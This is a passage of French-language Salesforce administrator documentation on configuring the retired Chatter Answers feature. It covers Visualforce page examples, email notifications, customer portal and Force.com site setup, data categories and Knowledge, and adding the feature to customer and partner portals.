Pour afficher la zone, la page Visualforce que vous créez doit inclure le composant `chatteranswers:allfeeds` ou une combinaison des composants suivants : `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`.

### Exemple : Personnaliser une page Visualforce en utilisant le composant `chatteranswers:allfeeds`

Le composant `chatteranswers:allfeeds` fournit une page Visualforce Réponses Chatter prête à l'emploi. Une page qui utilise le composant `chatteranswers:allfeeds` comprend les éléments Réponses Chatter suivants :

- Connexion à Réponses Chatter
- Profil Réponses Chatter
- Filtres de catégorie de données

- Barre Rechercher/Demander
- Filtres de fil
- Fil de questions

Par exemple, la page Visualforce suivante, qui comprend le composant `chatteranswers:allfeeds`, contient tous les éléments Réponses Chatter dans la disposition standard d'une zone, sans aucun autre widget personnalisé.

```
<apex:page>

   <body>
         <chatteranswers:allfeeds communityId="09aD00000000K7c"/>
   </body>
</apex:page>
```

#### Exemple : Personnaliser une page Visualforce en utilisant tous les composants de page Réponses Chatter

L'utilisation de composants de page Réponses Chatter permet de sélectionner les éléments de votre zone Réponses Chatter à afficher pour vos clients. Vous pouvez utiliser un seul composant ou personnaliser votre page pour tous les utiliser. Vous pouvez inclure les composants suivants :

- `chatteranswers:aboutme`
- `chatteranswers:guestsignin`
- `chatteranswers:feedfilter`
- `chatteranswers:feeds`
- `chatteranswers:searchask`
- `chatteranswers:datacategoryfilter`

L'utilisation des composants de page Réponses Chatter à la place du composant `chatteranswers:allfeeds` offre davantage de souplesse pour organiser les éléments sur la page. Par exemple, la page Visualforce ci-dessous inclut tous les éléments Réponses Chatter standard, mais l'ordre d'affichage sur la page est différent lorsque vous utilisez le composant `chatteranswers:allfeeds`. Dans cet exemple, le composant Rechercher/Demander et le filtre de fil s'affichent sous le fil, pas au-dessus.

```
<apex:page language="en_US" showHeader="false" cache="true">
 <body>
  <div class="csMini">
   <div class="threecolumn">
    <div class="leftContent">
     <chatteranswers:guestsignin />
     <chatteranswers:aboutme communityId="09aD00000000cfE"/>
     <chatteranswers:datacategoryfilter communityId="09aD00000000cfE"/>
    </div>
    <div class="mainContent">
     <div class="lowerMainContent" id="lowerMainContent">
      <div id="rightContent" class="rightContent"></div>
      <div id="centerContent" class="centerContent">
       <chatteranswers:feeds communityId="09aD00000000cfE"/>
       <chatteranswers:searchask communityId="09aD00000000cfE"/>
       <chatteranswers:feedfilter />
      </div>
     </div>
    </div>
    <div class="clearingBox"></div>
   </div>
```

```
  </div>
 </body>
</apex:page>
```

CONSULTER ÉGALEMENT :

Ajout d'une page Visualforce personnalisée pour afficher Réponses Chatter

Pages Visualforce pour Chatter Answers

## Configuration de notifications par e-mail pour les utilisateurs de Chatter Answers

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Déterminez l'envoi d'e-mails aux utilisateurs en configurant des paramètres de notification qui s'appliquent à l'ensemble de vos zones. Chaque e-mail comprend un lien vers une zone spécifique pour faciliter l'accès des utilisateurs.

1. Dans Configuration, saisissez *Paramètres de notification par e-mail* dans la case Recherche rapide, puis sélectionnez **Paramètres de notification par e-mail**.
2. Cliquez sur **Modifier**.
3. Sélectionnez parmi les paramètres suivants :

| Option | Description |
|---|---|
| Répond à une question lui appartenant | Notifie les clients lorsque d'autres utilisateurs répondent à leurs questions. |
| Répond à une question qu'il suit | Notifie les clients lorsque d'autres utilisateurs répondent à des questions qu'ils suivent. |
| Sélectionne une meilleure réponse pour une question qu'il suit | Notifie les clients lorsqu'une meilleure réponse est sélectionnée pour une question qu'ils suivent. |
| Envoie une réponse privée à leur question (support client). | Notifie les clients lorsque le support client répond à leurs questions en privé. |

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour configurer des notifications par e-mail pour vos utilisateurs de Chatter Answers :

- Personnaliser l'application

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation de la mise en oeuvre de Chatter Answers

Configuration de Chatter Answers

## Configuration d'un Portail client pour Chatter Answers

Remarque: Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Remarque: Même si vous n'envisagez pas d'utiliser de portail client, vous devez en configurer un pour Réponses Chatter afin d'authentifier les utilisateurs qui s'inscrivent à votre zone Réponses Chatter.

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour configurer et mettre à jour le portail Client :

- Personnaliser l'application

1. Dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**.
2. Cliquez sur **Modifier** en regard du portail client que vous souhaitez configurer pour Chatter Answers.
3. Cliquez sur `Connexion activée` pour permettre aux clients de se connecter à Chatter Answers.
4. Dans `Adresse e-mail de l'expéditeur`, saisissez l'adresse à partir de laquelle toutes les communications par e-mail de votre zone Réponses Chatter sont envoyées. Par exemple, support@acme.com.
5. Dans `À partir du nom de l'adresse électronique`, saisissez le nom associé à `À partir de l'adresse e-mail`. Par exemple, Support client Acme.
6. Cliquez sur `Auto-inscription activée` pour permettre aux clients de s'inscrire eux-mêmes afin d'accéder à Chatter Answers.
7. Dans `Nouvelle licence utilisateur par défaut`, sélectionnez la licence utilisateur du portail qui est automatiquement attribuée aux clients s'inscrivant eux-mêmes. Nous recommandons de sélectionner la licence Portail client haut volume.
8. Dans `Nouveau profil utilisateur par défaut`, sélectionnez le profil qui est automatiquement attribué aux clients s'inscrivant eux-mêmes. Nous recommandons de sélectionner le profil que vous avez cloné et personnalisé pour l'auto-inscription.
9. Cliquez sur **Enregistrer**.
10. Attribuez le profil que vous avez sélectionné en tant que `Nouveau profil utilisateur par défaut` à votre portail client pour permettre aux utilisateurs de se connecter à votre zone :
    a. Dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**.
    b. Sélectionnez le nom de votre portail.
    c. Dans la section Profils associés, cliquez sur **Modifier les profils**.

**d.** Cliquez sur `Actif` en regard du profil que vous avez sélectionné en tant que `Nouveau profil utilisateur par défaut`.

**e.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation de la mise en oeuvre de Chatter Answers

Configuration de Chatter Answers

Activation de la connexion et des paramètres du portail client

## Configuration des utilisateurs du portail pour l'auto-inscription à Chatter Answers

Remarque: Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Configurer les utilisateurs du portail client pour l'auto-inscription pour votre communauté Chatter Answers.

1. Clonez le profil Portail client haut volume pour pouvoir le personnaliser :
   **a.** Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
   **b.** Cliquez sur **Cloner** en regard de Portail client haut volume.
   **c.** Saisissez le nom du nouveau profil.
   **d.** Cliquez sur **Enregistrer**.
2. Personnalisez le profil cloné pour inclure des autorisations sur des objets standard de votre communauté :
   **a.** Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
   **b.** Cliquez sur le nom du profil cloné.
   **c.** Cliquez sur **Modifier**.
   **d.** Dans Autorisations d'objet standard, cliquez sur les permissions suivantes de ces objets :

| Objet | Autorisations |
|---|---|
| Requêtes | `Lire`, `Créer` |
| Contacts | `Lire` |
| Questions | `Lire`, `Créer` |
| Compte | `Lire` |

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour configurer et mettre à jour le portail Client :
- Personnaliser l'application

Pour gérer les utilisateurs du portail client :
- Modifier les utilisateurs libre-service

**e.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de Chatter Answers

Configuration d'un Portail client pour Chatter Answers

Présentation des utilisateurs de Chatter Answers

## Configuration d'un site Force.com pour Chatter Answers

Remarque: Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Remarque: La configuration d'un site Force.com est recommandée pour les communautés libre-service.

Configurez un site Force.com pour Réponses Chatter afin d'héberger un domaine et d'afficher publiquement certaines de vos données Salesforce, telles que des questions, des réponses et des articles de Salesforce Knowledge.

Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

1. Dans Configuration, saisissez *Sites* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur **Modifier** en regard du nom du site que vous souhaitez configurer pour Chatter Answers.
3. Cliquez sur `Actif` pour activer le site.

   Vous pouvez activer le site une fois la configuration de Chatter Answers terminée.
4. Dans `Page d'accueil du site active`, sélectionnez une page Visualforce en tant que page d'accueil de votre site.
5. Cliquez sur **Enregistrer**.
6. Cliquez sur **Modifier** dans la liste associée Pages Visualforce du site.
   a. Utilisez les boutons **Ajouter** et **Supprimer** afin d'activer les pages Visualforce suivantes pour votre site :
      - `ChatterAnswersAgentView`
      - `ChatterAnswersChangePassword`
      - `ChatterAnswersForgotPassword`
      - `ChatterAnswersForgotPasswordConfirm`
      - `ChatterAnswersHelp`
      - `ChatterAnswersLogin`
      - `ChatterAnswersRegistration`

   b. Cliquez sur **Enregistrer**.

7. Cliquez sur **Paramètres d'accès public** pour accorder aux utilisateurs invités (utilisateurs non authentifiés, qui n'utilisent pas le Portail client) l'accès à des requêtes, des questions et des articles de Salesforce Knowledge.
   a. Cliquez sur **Modifier** dans le profil d'utilisateurs de Chatter Answers.
   b. Dans Autorisations d'objet standard, cliquez sur **Lire** sur Requêtes et Questions.
   c. Si vous souhaitez afficher les articles dans Réponses Chatter, vous pouvez également cliquer sur **Lire** sur des types d'article dans Autorisations de type d'article.
   d. Cliquez sur **Enregistrer**.
8. Cliquez sur **Modifier** en regard d'un groupe de catégories dans la liste associée Paramètres de visibilité du groupe de catégories pour accorder aux utilisateurs l'accès à des catégories et leur permettre de parcourir des questions, des réponses et des articles de Salesforce Knowledge.
   a. En regard de `Visibilité`, cliquez sur `Toutes les catégories`.
   b. Cliquez sur **Enregistrer**.
9. Revenez à la liste, puis sélectionnez son nom dans la Configuration en saisissant *`Sites`* dans la case `Recherche rapide`, puis en sélectionnant **Sites**.
10. Cliquez sur **Paramètres de connexion** afin d'activer l'authentification utilisateur pour le site.
    a. Cliquez sur **Modifier**.
    b. Dans `Activer la connexion pour`, sélectionnez le Portail client que vous avez créé pour Chatter Answers.
    c. Cliquez sur **Enregistrer**.

Une fois votre site Force.com configuré pour Réponses Chatter, vous pouvez remplacer les pages Visualforce par défaut de votre communauté par des pages personnalisées. Les pages Visualforce sont automatiquement définies sur l'URL de votre site pour permettre aux utilisateurs du portail d'y accéder.

Remarque: Pour définir dans votre site des URL de page courtes et faciles à mémoriser, vous pouvez utiliser le rewriter d'URL de Réponses Chatter. Les pages suivantes utilisent le rewriter d'URL :

- `ChatterAnswersHelp`
- `ChatterAnswersLogin`
- `ChatterAnswersRegistration`
- `ChatterAnswersForgotPassword`

Réponses Chatter est également compatible avec la réécriture d'URL personnalisées pour les sites.

1. Dans Configuration, saisissez *`Paramètres des sites`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres des sites**.
2. Cliquez sur **Modifier** en regard d'un site.
3. Sélectionnez la page à remplacer. Si vous remplacez la `Page de modification du mot de passe`, la `Page de modification du mot de passe` de votre site est également automatiquement mis à jour.
4. Cliquez sur **Enregistrer**.

**Remarque:** Les utilisateurs d'Internet Explorer 8 reçoivent un avertissement de sécurité si vous personnalisez avec des URL qui n'incluent pas https://.

CONSULTER ÉGALEMENT :

Présentation de la mise en oeuvre de Chatter Answers
Configuration de Chatter Answers
Pages Visualforce pour Chatter Answers

## Configuration de requêtes pour Chatter Answers

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Configurez les fonctionnalités de requêtes pour Réponses Chatter afin de permettre la création, l'escalade et l'accès de requêtes pour les utilisateurs appropriés de vos zones Réponses Chatter.

1. Définissez vos paramètres de partage par défaut à l'échelle de votre organisation sur `Privé sur Compte`, `Contrôlé par parent sur Contact` et `Privé sur Requête` afin d'empêcher les utilisateurs d'accéder aux informations d'autres utilisateurs.
2. Définissez la sécurité au niveau du champ `Question` de requêtes sur `Visible` pour des profils attribués à votre Portail client afin de permettre aux utilisateurs d'accéder à leurs questions privées.
3. Mettez à jour `Origine` dans les requêtes avec la valeur du déclencheur Question pour permettre aux agents de support de visualiser les requêtes provenant de Chatter Answers.
4. Créez une règle d'attribution de requête dans laquelle Origine de la requête est égale à la valeur de Chatter Answers pour permettre aux requêtes créées à partir de questions privées d'être attribuées à des agents de support.
5. Accordez aux utilisateurs du portail au volume l'accès aux requêtes pour leur permettre d'accéder à leurs questions privées dans Chatter Answers.

CONSULTER ÉGALEMENT :

Configuration de Chatter Answers

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir des paramètres par défaut à l'échelle de l'organisation :
- Gérer le partage

Pour définir la sécurité au niveau du champ :
- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

Personnaliser des champs :

Pour créer des règles d'attribution :

Pour accorder l'accès aux requêtes à des utilisateurs du portail haut volume :
- Personnaliser l'application

## Définition de la visibilité de l'onglet Q&A

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Définissez la visibilité de l'onglet Q&A sur `Valeur par défaut activée` pour permettre aux agents de support d'afficher, de rechercher, de filtrer et de modérer les questions publiées dans vos zones Réponses Chatter.

1. Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Sélectionnez un profil d'agent de support.
3. Selon l'interface utilisateur que vous utilisez, exécutez l'une des actions suivantes :
   - Interface utilisateur de profil avancée : dans la case **Rechercher des paramètres**, saisissez le nom de l'onglet souhaité, sélectionnez-le dans la liste, puis cliquez sur **Modifier**.
   - Interface utilisateur de profil d'origine : cliquez sur **Modifier**, puis faites défiler jusqu'à la section Paramètres de l'onglet.
4. Spécifiez la visibilité de l'onglet Q&A sur `Valeur par défaut activée`.
5. (Interface utilisateur de profil d'origine uniquement) Pour réinitialiser les personnalisations d'onglet des utilisateurs dans les paramètres de visibilité de l'onglet, sélectionnez **Ignorer les personnalisations d'onglets personnels des utilisateurs**.
6. Cliquez sur **Enregistrer**.

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir la visibilité de l'onglet Q&A :
- Gérer les profils et les ensembles d'autorisations

CONSULTER ÉGALEMENT :

Configuration de Chatter Answers

## Attribution de catégories de données à Chatter Answers.

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Attribuez un groupe de catégories de données à Réponses Chatter afin qu'il soit disponible pour toutes vos zones Réponses Chatter. Vous configurez chaque zone avec une catégorie (rubrique) de données de niveau supérieur dans laquelle les clients et les agents de support peuvent classer et filtrer les questions et les articles de la base de connaissances.

1. Dans Configuration, saisissez *Attributions de catégories de données* dans la case Recherche rapide, puis sélectionnez **Attributions de catégories de données** sous Réponses Chatter.
2. Cliquez sur **Modifier**.
3. Sélectionnez un groupe de catégories.
4. Cliquez sur **Enregistrer**.

**Remarque:** Chaque zone dans Réponses Chatter peut être associée à une catégorie de niveau supérieur. Pour qu'un client puisse afficher une zone, son profil utilisateur doit inclure la visibilité de la catégorie de données de niveau supérieur de la zone. En outre, si un client peut afficher les catégories de données enfants, mais pas la catégorie de données de niveau supérieur associée à une zone, il ne peut pas afficher la zone.

### Éditions

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour attribuer des catégories de données à Chatter Answers :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration de Chatter Answers

Catégories de données dans Salesforce.com

## Configuration de Salesforce Knowledge pour Réponses Chatter

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Pour afficher des articles de Salesforce Knowledge dans vos zones Réponses Chatter, vous devez :

1. Mettre en oeuvre des catégories de données (si ce n'est déjà fait).
2. Mettre en oeuvre Salesforce Knowledge (si ce n'est déjà fait).
3. Configurer les deux pour Chatter Answers.

Vous configurez chaque zone avec une catégorie (rubrique) de données de niveau supérieur dans laquelle les clients et les agents de support peuvent classer et filtrer les questions et les articles de la base de connaissances.

1. Si vous utilisez la visibilité de catégories de données basée sur le rôle, définissez la visibilité de la catégorie de données par défaut sur `Toutes les catégories` pour permettre aux clients ne figurant pas dans la hiérarchie des rôles de votre organisation, tel que les utilisateur du portail haut volume, d'accéder à des catégories qui comprennent des questions et des articles de Salesforce Knowledge.

   Vous pouvez également utiliser des ensembles d'autorisations ou des profils pour définir la visibilité des catégories de données.
2. Créez un groupe de catégories pour toutes vos communautés afin de ne pas atteindre la limite de trois catégories de données actives. Ajoutez ensuite une catégorie enfant à chaque communauté, puis ajoutez si des catégories enfant à ces catégories pour fournir des rubriques.
3. Activez le groupe de catégories qui doit être disponible dans Chatter Answers et auquel les utilisateurs peuvent accéder.
4. Accordez l'autorisation « Lire » à des types d'article spécifiques dans les profils d'utilisateurs de Réponses Chatter pour leur permettre d'accéder à des articles de vos zones.
5. Vous pouvez également autoriser les agents de support à promouvoir des réponses en articles brouillons dans la base de connaissances afin de permettre à votre équipe de support de capturer rapidement des informations pertinentes.

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des utilisateurs :
- Gérer les utilisateurs internes

Pour créer des types d'articles et des actions d'article :
- Personnaliser l'application

  ET

  Gérer Salesforce Knowledge

Pour gérer les synonymes :
- Gérer les synonymes

Pour créer des catégories de données :
- Gérer les catégories de données

CONSULTER ÉGALEMENT :

Présentation de la mise en oeuvre de Chatter Answers

Configuration de Chatter Answers

Visibilité des catégories de données

Création et modification de groupes de catégories

## Ajout de Chatter Answers à un portail

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

Vous pouvez ajouter Réponses Chatter à un portail client ou un portail partenaire existant pour permettre aux utilisateurs du portail d'accéder aux zones Réponses Chatter à partir de l'un de vos canaux établis. Une fois connectés à l'un de vos portails, les utilisateurs peuvent accéder à Réponses Chatter à partir d'un onglet et sélectionner dans une liste déroulante la zone qu'ils souhaitent afficher. Si vous souhaitez afficher Chatter Answers uniquement dans vos portails, il n'est pas nécessaire de configurer un site Force.com pour héberger Chatter Answers. Cependant, contrairement aux portails, un site permet aux utilisateurs invités d'accéder sans connexion à certaines données Chatter Answers.

Lors l'affichage de Chatter Answers dans un portail :

- Chatter Answers s'affiche sous la forme d'un onglet que vous pouvez renommer.
- Une liste déroulante permet aux utilisateurs du portail de basculer entre vos zones Réponses Chatter.
- Le lien **Mes paramètres** destiné aux utilisateurs est remplacé par **Activer les e-mails** et **Désactiver les e-mails**.
- Les liens **Connexion** et **Inscription** sont retirés, car les utilisateurs du portail peuvent afficher Chatter Answers uniquement lorsqu'ils sont connectés à votre portail.
- Chatter Answers affiche une présentation que vous pouvez personnaliser.
- Le lien **Besoin d'aide ?** est retiré.
- Si vous affichez Réponses Chatter avec une page Visualforce dans un portail, l'option de basculement entre les zones dans un portail n'est pas disponible pour les utilisateurs.

CONSULTER ÉGALEMENT :

Configuration de Chatter Answers

Configuration du portail Client

## Ajout de Réponses Chatter à un portail client

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Vous pouvez ajouter Réponses Chatter à un portail client existant afin de permettre aux utilisateurs du portail d'accéder aux zones Réponses Chatter à partir d'un de vos canaux établis.

**Éditions**

Disponible avec : Salesforce Classic

Réponses Chatter est disponible avec : **Enterprise** Edition, **Developer** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter Chatter Answers à un portail client :
- Personnaliser l'application

1. Activer Chatter Answers pour des portails :
   a. Dans Configuration, saisissez *Paramètres de Réponses Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres de Réponses Chatter**.
   b. Cliquez sur **Modifier**.
   c. Sélectionnez Afficher Chatter Answers dans les portails.
   d. Cliquez sur **Enregistrer**.
2. Modifiez les profils utilisateur du portail client pour prendre en charge Réponses Chatter :
   En utilisant l'interface utilisateur de profil avancée, procédez comme suit :
   a. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
   b. Cliquez sur **Modifier** en regard d'un profil utilisateur de portail.
   c. Dans la section Applications de la page, sélectionnez **Paramètres d'objet**.
   d. Dans la page Paramètres d'objet, sélectionnez **Q&A**.
   e. Dans Paramètres de l'onglet, sélectionnez Valeur par défaut activée.
   f. Cliquez sur Enregistrer, puis accédez à la page Paramètres d'objet.
   g. Sélectionnez **Questions et réponses**, puis dans la section Autorisations d'objet, sélectionnez Lire et Créer.
   h. Cliquez sur **Enregistrer**.
   En utilisant l'interface utilisateur de profil d'origine, procédez comme suit :
   a. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
   b. Cliquez sur **Modifier** en regard d'un profil utilisateur de portail.
   c. Dans Paramètres de l'onglet, sélectionnez Valeur par défaut activée pour **Q&A**.
   d. Dans Autorisations d'objet standard, sélectionnez Lire et Créer sur Questions.
   e. Cliquez sur **Enregistrer**.
3. Ajoutez la licence de fonctionnalité Utilisateur de Chatter Answers aux utilisateurs du portail client :
   a. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
   b. Cliquez sur **Modifier** en regard d'un utilisateur du portail.
   c. Dans la zone Informations générales, sélectionnez Utilisateur de Réponses Chatter.
   d. Cliquez sur **Enregistrer**.

4. Ajoutez Chatter Answers en tant qu'onglet à votre portail client :
   a. Dans Configuration, saisissez *Paramètres de portail client* dans la case Recherche rapide, puis sélectionnez **Paramètres de portail client**.
   b. Cliquez sur le nom d'un portail client.
   c. Cliquez sur **Personnaliser les onglets du portail**.
   d. Sélectionnez Q&A, puis cliquez sur la flèche **Ajouter** pour le déplacer vers la case Onglets sélectionnés.
   e. Cliquez sur **Enregistrer**.
5. Vous pouvez également renommer l'onglet Q&A pour votre portail client :
   a. Dans Configuration, saisissez *Renommer les onglets et les étiquettes* dans la case Recherche rapide, puis sélectionnez **Renommer les onglets et les étiquettes**.
   b. Cliquez sur **Modifier** en regard de Questions.
   c. Cliquez sur **Suivant**.
   d. Dans Autres étiquettes, renommez Q&A. Vous pouvez renommer l'application uniquement au Singulier, pas au Pluriel.
   e. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Ajout de Chatter Answers à un portail

## Ajout de Chatter Answers à un portail partenaire

**Remarque:** Le retrait de Réponses Chatter est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '16, Réponses Chatter n'est plus disponible dans les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '16, les organisations existantes gardent accès à Réponses Chatter jusqu'à la version Winter '18.

Vous pouvez ajouter Réponses Chatter à un portail partenaire existant afin de permettre aux utilisateurs du portail d'accéder aux zones Réponses Chatter à partir d'un de vos canaux établis.

1. Activer Chatter Answers pour des portails :
   a. Dans Configuration, saisissez *Paramètres de Réponses Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres de Réponses Chatter**.
   b. Cliquez sur **Modifier**.
   c. Sélectionnez Afficher Chatter Answers dans les portails.
   d. Cliquez sur **Enregistrer**.
2. Modifier les profils utilisateur de portail partenaire pour prendre en charge Chatter Answers :
   a. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
   b. Cliquez sur **Modifier** en regard d'un profil utilisateur de portail.
   c. Dans la section Applications de la page, sélectionnez **Paramètres d'objet**.

Éditions

Disponible avec : Salesforce Classic

